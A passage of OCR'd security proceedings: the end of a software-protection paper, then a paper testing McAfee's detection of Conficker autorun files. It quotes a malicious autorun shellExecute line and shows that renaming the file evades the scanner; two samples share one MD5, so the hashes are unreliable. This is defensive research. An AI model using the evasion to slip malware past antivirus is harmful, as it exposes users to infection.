Which means: carry out calculation1 and put its result into R1 with tag t1. Carry out calculation2 and put its result into R2 with tag t2. Subtract R2 from R2, which results in 0, and put the result in R3 with tag t3. Detect an anomaly if R2 does not contain t2, i.e. if calculation2 has not been carried out correctly. Add R1 to R3, i.e. add 0 to R1 and put the result into R4 with tag t4. Detect an anomaly if R3 does not contain t3, i.e. if the previous subtraction has not been carried out correctly.
We can see that the result of calculation1 is available in R4 and does not trigger the detection of an attack provided that calculation2 has really been carried out. The value of the result of calculation2 is not important, what matters is the fact it has been executed.
With two additional instructions we can verify in the same manner during the use of the result of calculation2 that calculation1 has really been carried out too. This is called "mutual protection". A "barrier" instruction called "mutual check" can even be added to the instruction set to optimize the implementation of that mutual protection.
The mutual protection can be used to link together all the calculations carried out inside the token. To do so, one can use a register as tripwire, using it for a "mutual check" after each calculation: this is called serial protection. With that serial protection, as soon as a calculation is modified or as soon as the tripwire is cut, an attack is detected.




figure 2

References

J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with a "variable" principle » patent US7269740, 2007.
J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with an "elementary functions" principle » patent US7434064, 2007.
J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with a "renaming" principle » patent US7343494, 2008.
J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with a "temporal dissociation" principle » patent US7272725, 2007.
J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with a "detection and coercion" principle » patent US7174466, 2007.
J.-C. Cuenod and G. Sgro « Method to protect software against unwanted use with a "conditional branch" principle » patent US7502940, 2009.
J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de variable contre son utilisation non autorisée » patent FR2828305, 2010.

J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de fonctions élémentaires contre son utilisation non autorisée » patent FR2828300, 2 010.
J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de renommage contre son utilisation non autorisée » patent FR2828303, 2010.
J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de dissociation temporelle contre son utilisation non autorisée » patent FR2828304, 2010.
J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de détection et coercition contre son utilisation non autorisée » patent FR2828301, 2010.
J.-C. Cuenod and G. Sgro « Procédé pour protéger un logiciel à l'aide d'un principe dit de branchement conditionnel contre son utilisation non autorisée » patent FR2828302, 2010.

Magic Lantern. . . reloaded / (Anti) viral psychosis - McAfee Case

Eric Filiol & Alan Zaccardelle

About Author(s)

Eric Filiol is head of research and development at ESIEA and head of the Operational Cryptology and Computer Virology lab at ESIEA Laval. He has spent 22 years in the French Army during which he has conducted operational research in information and system security.

Contact Details : ESIEA – Laval Laboratoire de virologie et de cryptologie opérationnelles 38 rue des Dr Calmette et Guérin 53000 Laval

Email : filiol@esiea.fr,ffiliol@gmail.com

Alan ZACCARDELLE is Security Research Engineer and member of the Operational Cryptology and Virology Laboratory (ESIEA Research). He has participated in the iAWACS 2010 Antivirus challenge and also presented his first Anti-malware conference.

His previous roles included Security log analysis, Anntivirus Architect for Dimension DATA.

He spends his time with his children and searching any ideas in his daytime to bypass or block computer or software security features.

Contact Details : ESIEA – Laval Laboratoire de virologie et de cryptologie opérationnelles 38 rue des Dr Calmette et Guérin 53000 Laval

Email : alan.zaccardelle@gmail.com

Keywords *Security, Analysis, Malwares detection, Virus database signatures, AV detection patterns, Threat statistics, McAfee, FBI, LOPSSI2, Intelligent agencies, Quarantine,*

Magic Lantern. . . reloaded / (Anti)viral psychosis - McAfee Case

Abstract

How far would you trust your antivirus viral database updates? From a security point of view, updates help and continue to enhance your security. Antivirus solutions remain a mandatory component of computer systems as it is updated at least once a day. In this paper we address interesting issue around the confidence we can give to our antivirus. We have chosen to analyze the McAfee antivirus on a technical and reproducible basis. This particular choice is motivated by the fact that this antivirus is widely used and has been suspected of supporting Magic Lantern US intelligence initiative by the press and later by the public opinion.

We intend to address several issues. First we will analyze their protection/detection approach with respect to the 2008 Conficker: even now this threat is not fully detected. Second, we will present McAfee's approach in malware signatures management and updates that could lead to third party access on systems protected by McAfee Antivirus products. We will show on a technical and reproducible basis how the real number of malware is artificially increased thus leading to exaggerated and thus incorrect numbers.

We then show how badly the quarantine process is managed and how to analyze the naming convention in McAfee's Official DAT signature file. This can help users to check new added threats.

Finally, we will explain how your Antivirus and your web browsing can help hackers, Cybercriminals, Organizations, law enforcement, intelligence agencies or even other government entities to gain access in your systems and take what they want.

Introduction

After the 11th of September 2001, the US Government has decided to change its way to fight (Cyber)-terrorism. In the same time, they were facing a major issue: how to bypass authentication mechanisms (password) and encryption, officially of bad guys or citizens living in countries belonging in the Evil axis. How could they access some encrypted data without performing uncertain, time-consuming cryptanalysis attempts? To avoid this time issue, a FBI project code-named "Magic Lantern"[1] has been launched. The Magic Lantern initiative (a part of the CyberKnight Project which is itself a sequel of the former Carnivore/DCS10000 Project) would have been used as a Trojan/Backdoor to circumvent systems and data protections by secretly recording any passphrase and any secret encryption key, then forwarding the confidential data to the feds. There is hitherto no evidence but allegations still exist that McAfee (and other AV vendors) have been contacted by the feds to ensure that the bureau's snooping software is not detected by their products in order not to alert the "culprit".

Since 2001, most Western countries have adopted such approach for national security (fighting against terrorism) or internal security purposes (fight against organized crime). The

[1] http://www.wired.com/politics/law/news/2001/11/48648?currentPage=1 ; http://www.usatoday.com/news/washington/nov01/2001-11-21-fbi.htm

most recent example refers to the LOPPSI2[2] initiative in France. Almost ten years after the Magic Lantern project we are going to add new insights on this fascinating yet worrying topic with our Proof of Concept called "ZouAV" that enabled us to unveil how technically it is possible to enforce Magic Lantern technology.

Another issue arises from the previous one. Why is a well-known, devastating worm like Conficker still not efficiently detected by some prominent antivirus software while a few others have succeeded as soon as the worm has been analyzed?

All those previous issues relate in fact to the following general question: how far would you trust your antivirus viral database updates? From a security point of view, updates help and continue to enhance your security. Antivirus solutions remain a mandatory component of computer systems as it is updated at least once a day.

In this paper we intend to address all those issues technically and operationally. We have chosen the McAfee antivirus software to illustrate our different views. The aim is to not demonize particular software – it is more than likely that a few other products could similarly lead to the same conclusions – but the McAfee case is interesting for many reasons:

- McAfee was one of the two antivirus companies suspected of helping and supporting FBI's initiative (Magic Lantern, 2001) by modifying their product. In this respect, Figure 0 clearly shows that this AV company is deeply involved in the US and Homeland Security.

Figure 0. McAfee as member of the Business Roundtable (source http://www.alternet.org/economy/145996/the_business_roundtable:_the_most_powerful_corporate_business_club_most_americans_have_never_heard_of)

[2] http://www.lemonde.fr/technologies/article/2009/05/18/apres-la-dadvsi-et-hadopi-bientot-la-loppsi-2_1187141_651865.html ; http://www.lexpress.fr/actualite/societe/loppsi-2-les-dictateurs-en-ont-reve-sarkozy-l-a-fait_917757.html

- Purely at random, during the iAWACS 2010 PWN2KILL challenge (iAWACS, 2010), we have noticed strange behaviours in McAfee antivirus that triggered alerts, questions and interesting issues. So the choice of McAfee is just a matter of technical opportunity
- MCAfee is one of the most widely used antiviruses and moreover it is installed by default on most Windows computers sold throughout the world. Considering the McAfee products just give an enhanced scope to a worrying situation.

In this paper, we will not talk about malware techniques to bypass Antivirus protection that are used by Cybercriminals or any other bad guys. There are already a lot of topics around it. In this paper, we address different issues. First we will analyze a curious malware protection/detection approach in a few antivirus products. The case of the 2008 Conficker worm will deeply investigated: even now this threat is not fully managed.

Second, we will present strange and weird ways in malware signature management and updates that could let specific organizations (intelligence, terrorism, mafias) to gain access on systems protected by McAfee Antivirus products. We will focus also a little bit more on World Wide threat dashboard that scores the number of malware detected and their evolution within the next months. We will show on a technical and reproducible basis how the real number of malware is artificially increased thus leading to a malware psychosis.

Third we will describe a way to recover your quarantined files and choose a specific location instead of the original one proposed by VirusScan. We will explain another way to list all virus names from an Official DAT signature file to help you to check new added threats.

Finally, we will explain how your Antivirus and your web browsing can help hackers, Cybercriminals, Organizations, law enforcement, intelligence agencies or even other government entities to gain access in your systems and perform any action they may desire. If the 100% security does not exist it is however possible to limit the risk efficiently. We will propose such workarounds and mitigations to reduce the threat.

Disclaimer - To establish all the results presented in this paper, we strictly used legal tools and approaches, thus complying with the existing laws in France and in Europe. No reverse engineering or equivalent, illegal techniques have been used. Moreover, all information used here is public (and thus can be retrieved by anyone) and do not come from the private or confidential sphere. This enables to reproduce all our results and approach.

The Real Conficker detection

A lot of articles[3] around this threat have been detailed by Security Experts[4] on Internet. We are not going to explain how Conficker infected systems or spread it out on networks; we will just list mitigations that have been proposed by Antivirus companies to protect systems against the infection.
Even if some systems continued to be infected by this threat (due to poor security awareness for some users), we can say that all editors worked closely to fix the worldwide worm.

[3] http://en.wikipedia.org/wiki/Conficker
[4] http://download.nai.com/products/mcafee-avert/documents/combating w32 conficker worm.pdf

- Microsoft[5] has issued a security patch (MS08-067).
- Antivirus Companies updated their virus database signatures to detect Conficker and its variants, in a rather efficient way. But some end users' tasks remain to be protected against that threat totally:
  - Applying last security patches from editors.
  - Using strong password and not guessable ones.
  - Adopting a thorough users' right management (restricted and limited user account rights).
  - Keeping antivirus up to date and regularly perform full scans on their systems to find new virus or variants.

Despite the fact Conficker infection made a lot of buzz throughout the world, its spreading behaviour uses basic propagation means:

- Netbios.
- Removable media (USB).
- Web and P2P protocols.

Its infection vectors are based on three actions through:

- MS08-067 exploit.
- Weak and guessable passwords.
- Autorun mechanism.

This is precisely the last point that we wanted to highlight on the McAfee's poor detection. The Conficker's Autorun mechanism detection is not really operational under certain assumptions and conditions for VirusScan.

We decided to analyze how McAfee Antivirus was dealing with a malicious Autorun files that were used by Conficker Autorun spreading mechanisms. Even if some Autorun files are not dangerous without the dll infection file, it does not mean that your system is cleaned and healthy.

Test success conditions

First of all, the sample has been submitted[6] to the McAfee AvertLabs through its portal and support. The McAfee robots are analyzing every submission with their last products version, engine and virus database signatures. You receive an email with an automatic analysis. Three possible answers can be returned to you from McAfee Labs' robots:

- The current available engine and virus database signatures have not detected your samples. They are considered as inconclusive files and in this case all your files will be followed and analyzed by a Technical Malware Expert analyst.
- Their current Antivirus has successfully detected your samples and McAfee informs you that you should be protected with the last available virus signatures.

[5] http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx
[6] http://vil.nai.com/vil/submit-sample.aspx

- Your samples have been successfully detected but with a specific virus signature. McAfee attaches the specific signature in the email and gives you all steps to follow to apply it and confirm the detection and mitigation.

The last point is also applied once a Technical Malware Expert analyst has confirmed the new threat. In any cases, whenever detection occurs and is validated by McAfee Labs, McAfee includes it, as a "new" signature, in the next official updates.

If the processes have proved its efficiency for years now, it is unfortunately no longer the case as soon as you can check and investigate by your own. Our tested platform runs under Microsoft Windows XP with last Security patches and McAfee VirusScan Antivirus evaluation[7] software up to date (DAT6182 - 29th of November 2010).

Our McAfee Antivirus protection software has been installed with default settings (without any exclusion).
Samples used:

- Conficker sample roetvbvl.dll
  - (SHA-256: 12511353783310410A4A4A04961E0649EF4E55108EF86AF3CCFEE4BE5BF6EFA)
  - (MD5: 466B24FEED3C6897B5623B8E694F5792)
- Autorun sample files (01.inf, 02.inf, 03.inf, 04.inf, 05.inf, 06.inf, 07.inf, 08.inf, 09.inf, 10.inf, 11.inf, 12.inf)
  - (SHA-256: 7611738317DABE43DAEEB0B45698C0E37ECFD546D29761A63E57DD779984589B)
  - (MD5: 466B24FEED3C6897B5623B8E694F5792)

Any VirusTotal[8] reports are not validated from Antivirus Editors' point of view. Their answers and detections belong to them and end users should trust them instead of using such of un-controlled web services based on Antivirus malware detections. For antivirus vendors, VirusTotal's results cannot be proved and verified but we are going to show some tests that will help and support our point of view.

The first file has been detected as Conficker and erased by the McAfee Antivirus. But if we scan those autorun files without any changes, the Conficker detection does not occur. It is this point that we will address and describe.

Conficker Autorun files vs other Antivirus solutions

VirusTotal's report tells that 36/40 Antivirus detect the threat. It has been detected as Conficker. We will focus on the McAfee detection because it is detecting it but not as it should and this is why VirusTotal's reports have to be read carefully. In fact McAfee detects the autorun files as W32/Conficker.worm!inf[9] . Let us verify why McAfee does not detect it as it should do.

[7] https://secure.nai.com/apps/downloads/free evaluations/
[8] www.virustotal.com
[9] http://vil.nai.com/vil/content/v_153724.htm

Analyzing files with the last available DAT 6188

To conduct a full analysis, the antivirus will start an On-Demand scan, on the directory where those INF files are stored. Those files are real Conficker autorun files but how can we explain that McAfee cannot detect them even with the last available DAT6188. An On-Demand scan will not detect either Conficker threat (see Figures 1, 2 and 3).




Figure 1 All INF file autorun files

Characteristics -

This is a generic detection for a configuration text file (autorun.inf) used by the W32/Conficker.worm. This file is usually dropped onto the root of all removable drivers and mapped drives in an attempt to autorun an executable when the drive is accesed.

The size for this file varies.

Some copies of this file has the System (S) and Hidden (H) attributes present in attempt to hide the file from certain, default, viewing options within Windows Explorer.

The contents of the file are similar to the following:

....Garbage.....

shellExECUte=RuNdLl32.EXE .\RECYCLER\S-x-x-xx-2819952290-8240758988-879315005-xxxx\jwgkvsq.vmx,ahaezedrn

.....Garbage....

Upon Autorun being initiated the file is executed and infection occurs, because this infection is instigated locally the worm does not need to exploit ms08-067, so having applied the patch will not stop the infection.

Figure 1 Conficker Autorun.inf threat description from McAfee Website

File name: 01.inf
Submission date: 2010-12-05 23:52:26 (UTC)
Current status: finished
Result: 36/ 43 (83.7%)

Compact

Antivirus	Version	Last Update	Result
AhnLab-V3	2010.12.06.00	2010.12.05	Win32/Conficker.worm
AntiVir	7.10.14.191	2010.12.05	Worm/Kido.IX
Antiy-AVL	2.0.3.7	2010.12.05	Worm/Win32.Kido
Avast	4.8.1351.0	2010.12.05	BV:AutoRun-S
Avast5	5.0.677.0	2010.12.05	BV:AutoRun-S
AVG	9.0.0.851	2010.12.05	Worm/Generic_c.ZS
BitDefender	7.2	2010.12.05	Worm.Autorun.VHG
CAT-QuickHeal	11.00	2010.12.04	-
ClamAV	0.96.4.0	2010.12.05	Worm.Autorun-2191
Command	5.2.11.5	2010.12.05	JS/AutoRun
Comodo	6960	2010.12.05	NetWorm.Win32.Kido.~ir
DrWeb	5.0.2.03300	2010.12.06	Win32.HLLW.Autoruner.5601
Emsisoft	5.0.0.50	2010.12.05	Net-Worm.Win32.Kido!IK
eSafe	7.0.17.0	2010.12.05	-
eTrust-Vet	36.1.8018	2010.12.05	INF/Conficker
F-Prot	4.6.2.117	2010.12.05	JS/AutoRun
F-Secure	9.0.16160.0	2010.12.05	Worm:W32/Downaduprun.A
Fortinet	4.2.254.0	2010.12.05	INF/Conficker.EM!worm
GData	21	2010.12.05	Worm.Autorun.VHG
Ikarus	T3.1.1.90.0	2010.12.05	Net-Worm.Win32.Kido
Jiangmin	13.0.900	2010.12.05	Worm/Kido.ahn
K7AntiVirus	9.70.3162	2010.12.04	Trojan
Kaspersky	7.0.0.125	2010.12.05	Net-Worm.Win32.Kido.ir
McAfee	5.400.0.1158	2010.12.06	-
McAfee-GW-Edition	2010.1C	2010.12.05	-

Figure 3 Autorun file detected as Conficker on 2010-12-05: DAT 6188

When McAfee Conficker's Autorun really occurs

In fact, the only way to let VirusScan detecting and removing Conficker autorun is to rename the files. It was written in their Conficker's web page description:




Figure 2 Autorun description from McAfee Conficker's threat webpage

Here, we can read 'autorun.inf' that means Conficker threat can be activated by an autorun file. But those files are really autorun files but we have just named them differently.




Figure 3 Undetectable conficker INF files

But, if the user renames a file into autorun.inf, McAfee VirusScan will be able to detect it and remove it.




Figure 4 Detection of Conficker in Autorun occuring




Figure 5 Conficker in autorun file detected in autorun.infinfinf

Even if the file is renamed as 'autorun.infinifinf', McAfee VirusScan still detects Conficker.

Same files from AVG Antivirus Analysis

They were all detected and removed as soon as they copied on a disk.

Figure 6 AVG Detection occurs on an un-conventional autorun.inf file




Figure 7 AVG Full detection

McAfee Autorun Parsing errors ?

It seems that McAfee Antivirus software protection makes some heuristics priorities in their autorun analysis. If a malware infection uses the most common autorun.inf file based propagation, it would have chances to be detected by McAfee. But if it uses an un-conventional name for autorun file, it would start successfully if VirusScan is installed on the system ;)

In fact, McAfee scans files and compares it to a pattern [autorun.inf] for autorun files analysis. No matter behind the [inf.] extension, VirusScan will be able to detect the threat. But now, if you rename the same file into autorun.toto or autorun.toto.inf, McAfee's Antivirus software protection won't be able to detect it (to believe that their threats analysis are based only on this [autorun.inf].* pattern]

Conficker Autorun worms and the Worldwide Top 5 Malwares Statistics

If you read McAfee Annual Threats reports[10] (Q1 2010), *(especially 'Malware Growth Remains 'Healthy' on page 11-12)*, McAfee analyzes on one of their most active category of malwares that are described as Autorun worms and belong to the Worldwide Top 5 Malware.

Two of them *(Malware Generic.dx and W32/Conficker.worm !inf)* are on the Top 3 of their list. Is it a surprise? Well, it should not as long as systems still infected with no antivirus protection, but from our point of view, it is a particular strange report. Generic.dx *(Generic downloaders and Trojans)* and W32/Conficker.worm!inf *(Removable-device Conficker worm detection)* have both been analyzed in our paper. Even if the Conficker autorun threat is not really detected as it should *(parsing error)*, it would have taken at least the first or the second position of this Worldwide Top 5 list.
For the *Generic.dx* threat, we have proved that for *ZouAV* example, McAfee detected it in three different categories. This means from our first analysis, 2/5 of the worldwide malwares

[10] http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q1-2010.pdf

are wrong or not ordered.

It could be subjected to discussions if McAfee had just reported this threat for the first Quarter of 2010, but our analysis still works for Second [11]and Third[12] Quarter of 2010

Traditional and "McAfee's Smart removal of autorun.inf"

After detailing some weakness or error detection files Autorun.inf Conficker we fall accidentally on an article at least a little more interesting that could explain the error. Indeed, a recent article[13] summarizes well the proliferation of viruses via removable media and the fact that Microsoft still has not corrected the default disabling autorun (Autorun.inf). *(last update from Microsoft Patch Tuesday 8th of February 2011) ; Microsoft decided[14] to disable the autorun feature in its Operating systems*

But what attracts our attention is when McAfee praised on its so-called *Intelligent* detection of Conficker infection with respect to Autorun.inf files. Indeed McAfee exposes the very simple techniques introduced by some antivirus companies that fail to detect the strain with checksum or simple logic-based string detection. Indeed, the example is very well explained and it is understandable that hackers have also implemented more sophisticated algorithms to counteract this type of analysis.

But the most interesting is when McAfee starts to present its own implementation on the detection of Conficker and its autorun file. Whether at the standalone host antivirus level or at it cloud version level, the problem seems to persist despite the famous flowchart. The autorun.inf file should be a mandatory autorun resource to be dangerous? It is a question that our results do not seem to have been treated.

